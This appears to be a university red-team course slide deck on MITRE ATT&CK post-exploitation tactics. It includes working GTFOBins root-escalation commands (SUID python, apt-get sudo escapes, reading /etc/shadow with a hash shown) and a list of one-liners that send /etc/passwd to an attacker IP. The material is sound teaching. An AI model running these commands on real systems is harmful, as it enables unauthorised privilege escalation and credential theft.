  - Adversaries may execute their own malicious payloads by hijacking the way OS run programs

T1548. Abuse Elevation Control Mechanism: Sudo

José Manuel
Redondo López

- `sudo` grants temporal `root` privileges
- A typical configuration is having a `sudoers` group whose members can run everything as `root`
  - But sometimes, this configuration is more restrictive
  - Full `sudo` rights are exclusive of some users only
  - Other users **may have rights to run only a restricted set of commands** with `sudo`
- The image shows a user that may only run `apt-get` as `sudo`
  - Other commands will be forbidden
    - `apt-get` can be used to have `root` access! (see GTFOBins)…
  - Users may check which commands can run with `root` privileges with `sudo -l`

```
 GNU nano 2.9.3                          /etc/sudoers

Defaults        secure_path="/usr/local/sbin:/usr/local/bir

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow this user to execute any command
%redondo ALL=(ALL:ALL) ALL

# Allow this user to update the system only
%redondo_nosudoer ALL=/usr/bin/apt-get
```

```
redondo_nosudoer@miw:~$ sudo -l
Matching Defaults entries for redondo_nosudoer on miw:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\

User redondo_nosudoer may run the following commands on miw:
    (root) /usr/bin/apt-get
```

T1548. Abuse Elevation Control Mechanism: SUID programs

José Manuel
Redondo López

- **Setuid and setguid programs are executables with these permission bits enabled**
- **These bits enable a program to be temporally run with `root` privileges to perform a task requiring them**
  - You can find all currently installed executables with these bits enabled with `find / -perm –u=s –type f 2>/dev/null`
  - Run `chmod +s` to activate the bit on an executable
- **But sometimes these executables maintain root privileges for longer than necessary…**
  - See GTFOBins

```
redondo_nosudoer@miw:~$ find / -perm -u=s -type f 2>/dev/null
/opt/VBoxGuestAdditions-6.1.10/bin/VBoxDRMClient
/home/redondo/python
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/bin/at
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/python2.7
/snap/core/9804/bin/mount
/snap/core/9804/bin/ping
/snap/core/9804/bin/ping6
/snap/core/9804/bin/su
/snap/core/9804/bin/umount
/snap/core/9804/usr/bin/chfn
/snap/core/9804/usr/bin/chsh
/snap/core/9804/usr/bin/gpasswd
/snap/core/9804/usr/bin/newgrp
```

T1548. Abuse Elevation Control Mechanism: Executable capabilities

José Manuel
Redondo López

- **Permissions dividing the privileges of kernel or user programs into pieces**
  - Capabilities break down the actions normally reserved for `root` into smaller portions
  - Giving too many privileges by default to a process can be dangerous…
  - To overcome this, capabilities **allows to fine-tune limited user's permissions**
  - A process may be allowed just the permissions required to perform specific privileged tasks. E. g.:
    - A web server needs `root` permissions to listen to port 80, but giving `root` for that is excessive
    - We can set an adequate capability on the related binary, like `CAP_NET_BIND_SERVICE`
    - So now it can open port 80 (privileged port) obtaining no further `root` privileges
- **Capabilities can be assigned with `setcap`**
  - E. g.: `setcap cap_setuid+ep <process executable>`
    - The executable will be able to run as `root` because the admin has enabled the `CAP_SETUID` capabilities
    - This allows to manipulate the `SETUID` bit, enabling the file to be a SUID executable
- **More information**
  - **Capabilities manual**: https://man7.org/linux/man-pages/man7/capabilities.7.html
  - **Full explanation**: https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/

T1548. Abuse Elevation Control Mechanism: GTFOBins

https://gtfobins.github.io/

José Manuel
Redondo López

- **The previous concepts are used in GTFOBins techniques**
  - List of Unix binaries that can be exploited by an attacker to bypass local security restrictions
  - **How**? an alternative use of a legitimate binary is found to unfold an attack, hiding it
    - This use was not initially intended when the binary was created
  - This results in a possible **bypass of the security restrictions of a machine, like**
    - Break out restricted shells and spawn bind and reverse shells
    - Escalate or maintain elevated privileges
    - Transfer files
    - Facilitate other post-exploitation tasks
    - …
  - **Using them is typical on CTFs**
- **"Living Off the Land" Techniques (LOLBAS) are the equivalent for Windows**
  - Same philosophy, same purpose
  - https://lolbas-project.github.io/
  - https://www.tomshardware.com/news/microsoft-cisco-talos-nodersok-divergent-malware,40505.html

T1548. Abuse Elevation Control Mechanism: GTFOBins effects

José Manuel
Redondo López

- **Each program may enable us to achieve a subset of these possible effects**
  - **Shell**
    - Can be used to break out from restricted environments by spawning an interactive system shell (Execution)
  - **Command**
    - Can be used to break out from restricted environments by running non-interactive commands (Execution)
  - **Reverse shell**
    - Can send back a reverse shell to a listening attacker to open a remote network access (Initial Access)
  - **Non-interactive reverse shell**
    - Same as previous, but a non-interactive shell (Initial Access)
  - **Bind shell**
    - Can bind a shell to a local port to allow remote network access (Initial Access)
  - **Non-interactive bind shell**
    - Same as previous, but a non-interactive shell (Initial Access)
  - **File upload**
    - Can exfiltrate files on the network (Credential Access, Discovery, Collection, Exfiltration)
  - **File download**
    - Can download remote files (Credential Access, Discovery, Collection, Exfiltration)

T1548. Abuse Elevation Control Mechanism: GTFOBins effects

José Manuel
Redondo López

- **File write/read**: reads/writes data to files
  - It may be used to do privileged writes or write files outside a restricted file system (Persistence, Privilege Scalation, Defense Evasion, Discovery, Collection, Exfiltration, Impact)
- **Library load**
  - Loads shared libraries that may be used to run code in the loading binary execution context (Execution)
- **SUID**
  - If the binary has the SUID bit set, it does not drop the elevated privileges and may be exploited to access the file system, escalate or maintain privileged access as a SUID backdoor (Privilege Scalation)
- **Sudo**
  - If the binary can run as `root` vía `sudo`, it does not drop elevated privileges when they are no longer required and may be used to access the file system, escalate or maintain privileged access (Privilege Scalation)
- **Capabilities**
  - If the binary has the Linux `CAP_SETUID` capability set (or it is executed by another binary with that set), it can be used as a backdoor
  - To maintain privileged access by manipulating its own process UID (Privilege Scalation)
- **Limited SUID**
  - If the binary has SUID set, it may be exploited to access the file system, escalate or maintain access with elevated privileges (SUID backdoor) (Privilege Scalation)

(Example) T1548. Abuse Elevation Control Mechanism: A SUID Executable

José Manuel
Redondo López

- **All executables, possible effects, and techniques to exploit them are listed in the GTFOBin Project web**
  - All we must do is to locate executables in this list on the current system
  - Determine its possible effects
  - See if any of them can be unfolded (SUID Bit, `sudo` privileges, capabilities…)
  - **Just follow the web page command documentation instructions!**
- **The following images show**
  - Spawning a `root` shell on a SUID-enabled `python` executable
  - Read the `shadow` file from a SUID-enabled `cat` executable
  - It shows the hash of privileged users, that can be brute-forced later

```
redondo_nosudoer@miw:~$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
```

```
redondo_nosudoer@miw:~$ LFILE=/etc/shadow
redondo_nosudoer@miw:~$ cat "$LFILE"
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
redondo:$6$vXwqLLX4bilT2KTp$fZtmCuTZYdDyCbXk91goWdygyO
8451:0:99999:7:::
```

(Example) T1548. Abuse Elevation Control Mechanism: A sudo executable

José Manuel Redondo López

- **We show now examples with a user that can only execute `apt-get` with `sudo`**
- **GTFOBin techniques allow this user to escalate privileges to `root` permanently**
  - There are 3 documented techniques
  - Technique 1

    ```
    sudo apt-get changelog apt
    (text is shown, press intro until a prompt appears)
    !/bin/sh
    ```

  - Technique 2: the package (e.g., `sl`) must **not** be installed

    ```
    TF=$(mktemp)
    echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
    sudo apt-get install -c $TF sl
    ```

  - Technique 3: When the shell exits the update command is executed (we can break execution)

    ```
    sudo apt-get update -o APT::Update::Pre-
    Invoke::=/bin/sh
    ```

```
redondo_nosudoer@miw:~$ TF=$(mktemp)
redondo_nosudoer@miw:~$ echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
redondo_nosudoer@miw:~$ sudo apt-get install -c $TF sl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  linux-headers-4.15.0-109 linux-headers-4.15.0-109-generic linux-image-4.15.0-109-generic
  linux-modules-4.15.0-109-generic linux-modules-extra-4.15.0-109-generic
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  sl
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 26.4 kB of archives.
After this operation, 98.3 kB of additional disk space will be used.
Get:1 http://es.archive.ubuntu.com/ubuntu bionic/universe amd64 sl amd64 3.03-17build2 [26.4 kB]
Fetched 26.4 kB in 0s (121 kB/s)
# whoami
root
```

```
redondo_nosudoer@miw:~$ sudo apt-get changelog apt
Get:1 https://changelogs.ubuntu.com apt 1.6.12ubuntu0.1 Changelog [449 kB]
Fetched 449 kB in 0s (920 kB/s)
# whoami
root
#
```

```
redondo_nosudoer@miw:~$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# whoami
root
```

(Example) T1078. Valid Accounts

José Manuel
Redondo López

- **"Traditional" approaches like the ones we saw in previous phases may enable us to impersonate privileged accounts**
  - Brute-force, credential theft…
- **Ghidra Decompiler: We saw in seminars that hardcoded passwords or usernames can also be obtained with this tool**
  - Valid Accounts!
  - But it can also dynamically write in the binary code
  - Thus, hijacking its execution and maybe loading malicious code as a result
- **Strings: This utility is used to find human-readable character strings within executables or binary files in general**
  - That can be hardcoded passwords, tokens or usernames that may be revealed this way
  - Valid accounts again!
  - A more detailed user manual is at: https://www.howtoforge.com/linux-strings-command/

(Example) T1574. Hijack Execution Flow

José Manuel
Redondo López

- **Pspy** (https://github.com/DominicBreuker/pspy) **(great for CTFs!)**
  - **Command line tool designed to snoop on processes without needing `root` permissions**
  - Allows you to see commands run by other users, `cron` jobs, etc. as they execute
  - Some of these may be replaced by a malicious file or msfvenom payloads
    - To be run with elevated privileges
- **Python Imports**
  - Tools like `pspy` enable you to find Python (or any other) scripts running with `root` privileges
    - These scripts could be modified to introduce a payload if permissions allow, as we saw
    - We can also modify any library this script loads
  - The permission problem may reside in the interpreter runtime!
    - E. g. we can generate a `msfvenom` payload and replace any python library in `/usr/lib/python3.8` used by a Python script that is run a `root`-privileged Python interpreter
    - This way msfvenom python payloads will be loaded from a process with `root` privileges
- **Execute system commands through misconfigured DBMS APIs (IR, BD)**

(Example) T1068. Exploitation for Privilege Escalation: DirtyCow exploit

José Manuel Redondo López

- **This exploit represents when a vulnerability is used to perform privilege scalation**
- **In this case it is a very old / vulnerable kernel found in a host**
- **DirtyCow is just a popular example of this category of exploits**
  - https://dirtycow.ninja/
  - It may be found in public exploit databases like ExploitDB
  - This exploit, and others, requires to be compiled
    - Only C source, compatible with `gcc`, is normally available
  - Once compiled, upload it (for example via Meterpreter) and follow its instructions
- **There are way more techniques!**
  - You can learn plenty of privilege scalation techniques (and many more things from previous phases) reading CTF writeups
  - One of the best sources is: https://www.hackingarticles.in/ctf-challenges-walkthrough/

Phases 7-14: Post-exploitation at its finest

What can be done once you exploit a machine

MITRE ATT&CK. Post-exploitation techniques and tactics. Rest of phases

José Manuel Redondo López

- **TA0005. Defense Evasion** (https://attack.mitre.org/tactics/TA0005/)
  - Techniques that adversaries use **to avoid detection** throughout their compromise operations
  - Uninstalling/disabling security software, obfuscating/encrypting data and scripts, leverage and abuse trusted processes to hide and masquerade their malware…
- **TA0006. Credential Access** (https://attack.mitre.org/tactics/TA0006/)
  - Techniques for **stealing credentials**, like account names and passwords, once they exploited the systems, such as keylogging or credential dumping (Ex.: exfiltrate the `/etc/shadow` file)
  - Using legitimate credentials can give adversaries access to more systems, make them harder to detect, and provide the opportunity to create more accounts to help achieve their goals
- **TA0007. Discovery** (https://attack.mitre.org/tactics/TA0007/)
  - Techniques to **gain knowledge about the system** and internal network
  - Help to observe the environment and orient before deciding how to act next, once an initial system has been compromised (“observe the victim infrastructure”)
  - They also allow to explore what adversaries can control and what’s around their entry point, in order to discover how it could help achieving their objective

MITRE ATT&CK. Post-exploitation techniques and tactics. Rest of phases

José Manuel
Redondo López

TA0008. Lateral Movement (https://attack.mitre.org/tactics/TA0008/)

- **Techniques to enter and control remote systems on a network**
- From their initially compromised system, they explore and “move” through the network to find their real target
- Reaching an objective often involves **pivoting** through multiple systems and accounts
- Adversaries might install their own remote access tools to accomplish lateral movement
  - Or use legitimate credentials with native network and operating system tools, which may be stealthier

TA0009. Collection (https://attack.mitre.org/tactics/TA0009/)

- **Techniques to gather ”inside” victim information as a previous step to steal it**
  - Common targets include various drive types, browsers, audio, video, and email (as much important data as possible)
- Common collection methods include capturing screenshots and keyboard input

MITRE ATT&CK. Post-exploitation techniques and tactics. Rest of phases

José Manuel
Redondo López


- **TA0011. Command and Control** (https://attack.mitre.org/tactics/TA0011/)
  - **Techniques to communicate with systems under their control**
    - Initially exploited, exploited reaching them through lateral movement…
  - Inside a victim network, mimicking expected traffic to avoid detection
- **TA0010. Exfiltration** (https://attack.mitre.org/tactics/TA0010/)
  - **Techniques that adversaries may use to steal data from your network**
    - Data obtained in the Collection phase
  - Once they've collected data, adversaries often compress or encrypt it to avoid detection while obtaining it

TA0008. Lateral Movement

José Manuel
Redondo López

- **Techniques to progressively move through a network to search for key data and assets that are the real target of an attack**
  - Threat actors may develop advanced strategies and evade detection
  - Defenders have also learned to use lateral movement against them
    - They use it to detect their location and respond more effectively to an attack

Source: https://www.microsoft.com/security/blog/2020/06/10/the-science-behind-microsoft-threat-protection-attack-modeling-for-finding-and-stopping-evasive-ransomware/



- **Known lateral movement techniques**
  - https://attack.mitre.org/tactics/TA0008/
  - **Windows examples**
    - Attack modeling for finding and stopping lateral movement
      - https://www.microsoft.com/security/blog/2020/06/10/the-science-behind-microsoft-threat-protection-attack-modeling-for-finding-and-stopping-evasive-ransomware/
    - I Like to Move It: Windows Lateral Movement Part 1 – WMI Event Subscription
      - https://www.mdsec.co.uk/2020/09/i-like-to-move-it-windows-lateral-movement-part-1-wmi-event-subscription/
    - I Like to Move It: Windows Lateral Movement Part 2 – DCOM
      - https://www.mdsec.co.uk/2020/09/i-like-to-move-it-windows-lateral-movement-part-2-dcom/


TA0008. Lateral Movement: Pivoting

José Manuel
Redondo López

- **Pivoting: technique that allows to use a compromised system to attack other machines in the same network**
  - Or machines in another network that the compromised machine has access to
    - But we originally don't
  - Consists of routing traffic through a compromised machine
    - To reach targets from our "attack machine"
    - In the diagram, we exploited a server that gives us access to servers in the green network
      - We originally could not access them
    - We may have access to it with stolen credentials…or we may have to compromise it again
  - Netcat can also be used to perform pivoting
    - https://www.hackingtutorials.org/networking/hacking-with-netcat-part-3-advanced-techniques/

SSH and Meterpreter are also pivoting options:

- https://highon.coffee/blog/ssh-meterpreter-pivoting-techniques/
- https://www.elladodelmal.com/2017/11/salta-conmigo-metasploit-meterpreter.html



Source: https://pentest.blog/explore-hidden-networks-with-double-pivoting

José Manuel Redondo López

- **We saw GTFOBins for privilege scalation, but they can be also used to stealthy collect and exfiltrate (steal) data from other users**
  - We can **extract private files** to enable exploitation (password username/hash files…)
  - Most of them requires a listening **Netcat** on a port in the attacker machine (`nc -lvp <port>`)
- **Examples**
  - `wget --post-file=/etc/passwd <IP of the attacker>` (attacker listens on port 80)
  - `whois -h <IP of the attacker> -p 43 `cat /etc/passwd`` (attacker listens on port 43)
  - `bash -c 'echo -e "POST / HTTP/0.9\n\n$(</etc/passwd)" > /dev/tcp/<IP of the attacker>/8000'` (attacker listens on port 8000)
  - `openssl s_client -quiet -connect <IP of the attacker>:8000 < "/etc/passwd"`
    - Attacker types: `openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes` and `openssl s_server -quiet -key key.pem -cert cert.pem -port 8000 > passwd`
  - `busybox httpd -f -p 8080 -h .` (attacker types `wget http://<IP of the victim>:8080/data.txt`)
  - `nc -lvp 8000 < private.txt` (attacker types `nc <IP of the victim> 8000 > stolen_data.txt`)

José Manuel Redondo López

- Run `irb` and type `require 'webrick'; WEBrick::HTTPServer.new(:Port => 8000, :DocumentRoot => Dir.pwd).start;`
  - Attacker browses to `<IP of the victim>:8000`
- `cancel -u "$(cat /etc/passwd)" -h 192.168.0.147:8000` (attacker listens on port 8000)
- `curl -X POST -d @data.txt <IP of the attacker>` (attacker types `nc -lvp 80 > data.txt`)
- `finger "$(cat /etc/passwd)@<IP of the attacker>”` (attacker listens on port 79)
- `ksh -c 'cat /etc/passwd > /dev/tcp/<IP of the attacker>/8000’` (attacker listens on port 8000)
- `php -S 0.0.0.0:8080` (attacker types: `wget <IP of the victim>:8080/data.txt`)
- `ruby -run -e httpd . -p 8000` (attacker browses to `<IP of the victim>:8000`)

More information

- Other Linux binaries for data exfiltration https://gtfobins.github.io/
- Data Exfiltration using Linux Binaries: https://www.hackingarticles.in/data-exfiltration-using-linux-binaries/

`scp` is an actual secure file transfer tool that can be used for the same purpose

- `scp [OPTION] [user@]SRC_HOST:]file1 [user@]DEST_HOST:]file2`
- https://linuxize.com/post/how-to-use-scp-command-to-securely-transfer-files/

TA0040. Impact

https://attack.mitre.org/tactics/TA0040/

José Manuel
Redondo López

- **Techniques that adversaries use to**
  - Disrupt availability
  - Compromise integrity / confidentiality
- **By manipulating business / operational processes, such as**
  - Legitimate account access removal (**availability loss**)
  - Data destruction (**availability/integrity loss**)
  - Encryption of data (ex. Ransomware) (**confidentiality/availability/integrity loss**)
    - Typically, ransomware exfiltrate data prior to encrypt it, if the data is sensitive, confidentiality is lost
  - Data manipulation (stored, while transmitted, at runtime…): (**confidentiality/integrity loss**)
    - If data is manipulated, attackers may first steal it, so confidentiality is also lost
  - Defacement of web applications and similar (**intimidation, reputation loss**)
  - Disk wipe (massive data destruction) (**availability/integrity loss**)
  - Endpoint/Network Denial of Service (**availability loss**)
  - Service/system stop (**availability loss**)

TA0040. Impact: Obfuscation and denial

José Manuel
Redondo López

Obfuscation / Anti-forensics

- To successfully pull off a cyberattack, attackers need to cover their tracks
  - To remain undetected or infiltrated as much time as possible
- To do this they often lay false trails, compromise data, and clear logs
  - To confuse and/or slow down any forensics team / detection system
- Examples of these techniques
  - https://blog.eccouncil.org/6-anti-forensic-techniques-that-every-cyber-investigator-dreads/
  - https://resources.infosecinstitute.com/category/computerforensics/introduction/areas-of-study/digital-forensics/anti-forensic-tools-techniques/

Denial of Service

- If the objective of the attack is to stop services, operations to disrupt normal access for users/systems are used
  - Also, may stop attacks from being monitored, tracked, or blocked
- This may involve deleting necessary files to make certain services work, changing them, stopping processes, removing key users, misconfiguring services…
  - Or directly use programs to saturate servers from exploited machines (very “noisy”)
  - E. g.: LOIC: https://en.wikipedia.org/wiki/Low_Orbit_Ion_Cannon

Self-evaluation achievement list: Introduction to red team techniques

José Manuel
Redondo López

Rank	Concept
	Know what resource development/acquisition techniques are
	Know what initial access techniques are
	Know what execution techniques are
	Know what RCE, LFI and RFI vulnerabilities are
	Understand the purpose of the different post-exploitation phases
	Know the different tools to perform a brute-force attack over a remote service
	Understand the power of a payload and the difference between **Meterpreter** and shell payloads
	Know the difference between reverse and bind shells and techniques to launch them
	Know the launch procedure of an exploit against a service using MSF
	Know how to generate shellcodes with **msfvenom** and use them in exploiting scenarios
	Be able to use **GTFOBins** for different purposes in the exploiting/post-exploiting operations
	**Crazy Ivan**: Understand and use basic exploiting and post-exploiting techniques

Thank you so much!

Is your cybersecurity career just taking off? ☺

Source: @creative_vanesa (https://www.instagram.com/creative_vanesa/?hl=es)

TOPIC 7: INTRODUCTION TO RED TEAM TECHNIQUES

Source: zona-militar.com